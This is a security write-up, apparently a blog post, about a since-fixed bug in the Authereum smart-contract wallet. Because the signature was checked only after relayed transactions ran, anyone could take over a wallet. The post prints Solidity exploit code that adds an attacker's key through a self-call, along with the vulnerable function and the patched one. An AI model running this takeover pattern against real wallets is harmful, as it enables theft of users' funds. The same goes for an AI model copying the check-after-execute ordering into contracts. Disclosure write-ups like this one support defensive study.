18 FEBRUARY
2020

Authereum, meet Parity

tl;dr

The Authereum wallet contained a bug which would allow an attacker to take over any wallet at any time. The Authereum team exploited this bug in order to force an upgrade on all user wallets, and as a result no funds were lost.

Authereum

Authereum is a project which aims to make using Ethereum dApps easier for everyday users. In order to achieve this goal, they've built a set of smart contracts which act as a smart wallet.

Each smart wallet is owned by a set of admin keys, and the first admin key is generated when a user creates their account on Authereum. Naturally, an admin key can add a new admin key.

Authereum wallets also allows relayers to submit transactions so the end user doesn't need to worry about paying for gas. In order to make sure evil relayers can't do bad things, the Authereum wallet verifies that the relayed transaction is signed by an admin key.

How to relay a transaction

Let's take a look at how a relayer might use Authereum meta transactions to relay an ERC20 approval.

First, the user provides the encoded transaction(s). This consists of the target contract, the amount of ether to be sent, the gas limit, and the transaction data. For an ERC20 approval, that might look something like this:

```
bytes memory encodedTransaction = abi.encode(
 0x6B175474E89094C44Da98b954EedeAC495271d0F, // dai
 0,
 uint(-1),
 abi.encodeWithSignature(
  "approve(address,uint256)",
  0xAb5801a7D398351b8bE11C439e05C5B3259aeC9B, // approve vitalik
  uint(-1) // for all my dai
 )
);
```

Don't spend it all in one place

Next, the user specifies the minimum gas price that they would like this transaction to be sent at, along with an estimated gas overhead. The user also specifies whether they want to pay in a token other than ETH, and at what rate ETH converts to the token.

Finally, the user provides a signature, signed with their admin key. Specifically, it's a signature for the following data.

```
bytes32 hash = keccak256(abi.encodePacked(
    "\x19Ethereum Signed Message:\n32",
    keccak256(abi.encode(
        address(wallet),
        wallet.executeMultipleAuthKeyMetaTransactions.selector,
        wallet.getChainId(),
        wallet.nonce(),
        [encodedTransaction],
        gasPrice,
        gasOverhead,
        feeTokenAddress,
        feeTokenRate
    ))
));
```

Source

When the relayer has been provided with all of the necessary information, they submit a transaction to `executeMultipleAuthKeyMetaTransactions`. That function looks something like this:

```
function executeMultipleAuthKeyMetaTransactions(
 bytes[] memory _transactions,
 uint256 _gasPrice,
 uint256 _gasOverhead,
 address _feeTokenAddress,
 uint256 _feeTokenRate,
 bytes memory _transactionMessageHashSignature
)
 public
 returns (bytes[] memory)
{
 uint256 _startGas = gasleft();

 (bytes32 _transactionMessageHash, bytes[] memory _returnValues) = _atomicExecuteMultipleMetaTransactions(
  _transactions,
  _gasPrice,
  _gasOverhead,
  _feeTokenAddress,
  _feeTokenRate
 );

 // Validate the signer
 _validateAuthKeyMetaTransactionSigs(
  _transactionMessageHash, _transactionMessageHashSignature
 );

 if (_shouldRefund(_transactions)) {
   _issueRefund(_startGas, _gasPrice, _gasOverhead, _feeTokenAddress, _feeTokenRate);
 }

 return _returnValues;
}
```

Source

At this point, the Authereum wallet will atomically execute all of the transactions, verify that the transactions were signed by an admin key, and then issue a refund if necessary.

Notice anything wrong?

Meta all the things

If admins could use meta transactions to relay *some* transactions, it sure would be nice if they could use meta transactions to relay *all* transactions. However, the only surefire way to make sure that an admin sent a transaction is to check `msg.sender`, and that doesn't work in a meta transaction.

Actually, if we think about it, the wallet represents the admin. Only the admin can authorize transactions to be sent. That means that if the wallet is the caller, then the admin must have authorized the wallet to call itself, right? So maybe we can treat the wallet as a pseudo-admin of sorts, letting it do some of the scary privileged stuff.

```
function addAuthKey(address _authKey) external onlyAuthKeySenderOrSelf {
 require(authKeys[_authKey] == false, "BA: Auth key already added");
 authKeys[_authKey] = true;
 numAuthKeys += 1;
 emit AuthKeyAdded(_authKey);
}
```

Source

Hopefully there's no way for any random person to make the wallet call a random function on itself that would *really* suck.

Oops

Oops:

```
bytes memory exploitTransaction = abi.encode(
 wallet,
 0,
 uint(-1),
 abi.encodeWithSignature(
  "addAuthKey(address)",
  0x32993258F4Bb0f00e3C25cF00a9b490BF86509D8 // the hacker's address
 )
);
```

Oops oops oops:


```
bytes32 hash = keccak256(abi.encodePacked(
    "\x19Ethereum Signed Message:\n32",
    keccak256(abi.encode(
        address(wallet),
        wallet.executeMultipleAuthKeyMetaTransactions.selector,
        wallet.getChainId(),
        wallet.nonce(),
        [exploitTransaction],
        uint(0),
        uint(0),
        address(0),
        uint(0)
    ))
));
```

Oopsoopsoopsoopsoopsoopsoops:

```
wallet.executeMultipleAuthKeyMetaTransactions(
 [exploitTransaction],
 0,
 0,
 address(0),
 0,
 // signed by the hacker
 hex"274a0272b7dc3e465a7729bfc8b5e57bbf2e2e0a58e223680350564bbea20b7c7a3050f1ba533673dca92342f058ea178b7fecca02efa30a4b9
);
```

The full attack is available in this Gist.

Impact



Fortunately, Authereum just launched and there wasn't much to steal yet.

Solution

The Authereum team relocated the signature check to before the transactions get executed.

```
function executeMultipleAuthKeyMetaTransactions(
 bytes[] memory _transactions,
 uint256 _gasPrice,
 uint256 _gasOverhead,
 address _feeTokenAddress,
 uint256 _feeTokenRate,
 bytes memory _transactionMessageHashSignature
)
 public
 returns (bytes[] memory)
{
 uint256 _startGas = gasleft();

 // Hash the parameters
 bytes32 _transactionMessageHash = keccak256(abi.encode(
  address(this),
  msg.sig,
  getChainId(),
  nonce,
  _transactions,
  _gasPrice,
  _gasOverhead,
  _feeTokenAddress,
  _feeTokenRate
 )).toEthSignedMessageHash();

 // Validate the signer
 // NOTE: This must be done prior to the _atomicExecuteMultipleMetaTransactions() call for security purposes
 _validateAuthKeyMetaTransactionSigs(
  _transactionMessageHash, _transactionMessageHashSignature
 );

 (, bytes[] memory _returnValues) = _atomicExecuteMultipleMetaTransactions(
  _transactions,
  _gasPrice,
  _gasOverhead,
  _feeTokenAddress,
  _feeTokenRate
 );

 if (_shouldRefund(_transactions)) {
   _issueRefund(_startGas, _gasPrice, _gasOverhead, _feeTokenAddress, _feeTokenRate);
 }

 return _returnValues;
}
```

Further Reading

- Parity gets hacked
- Authereum's Disclosure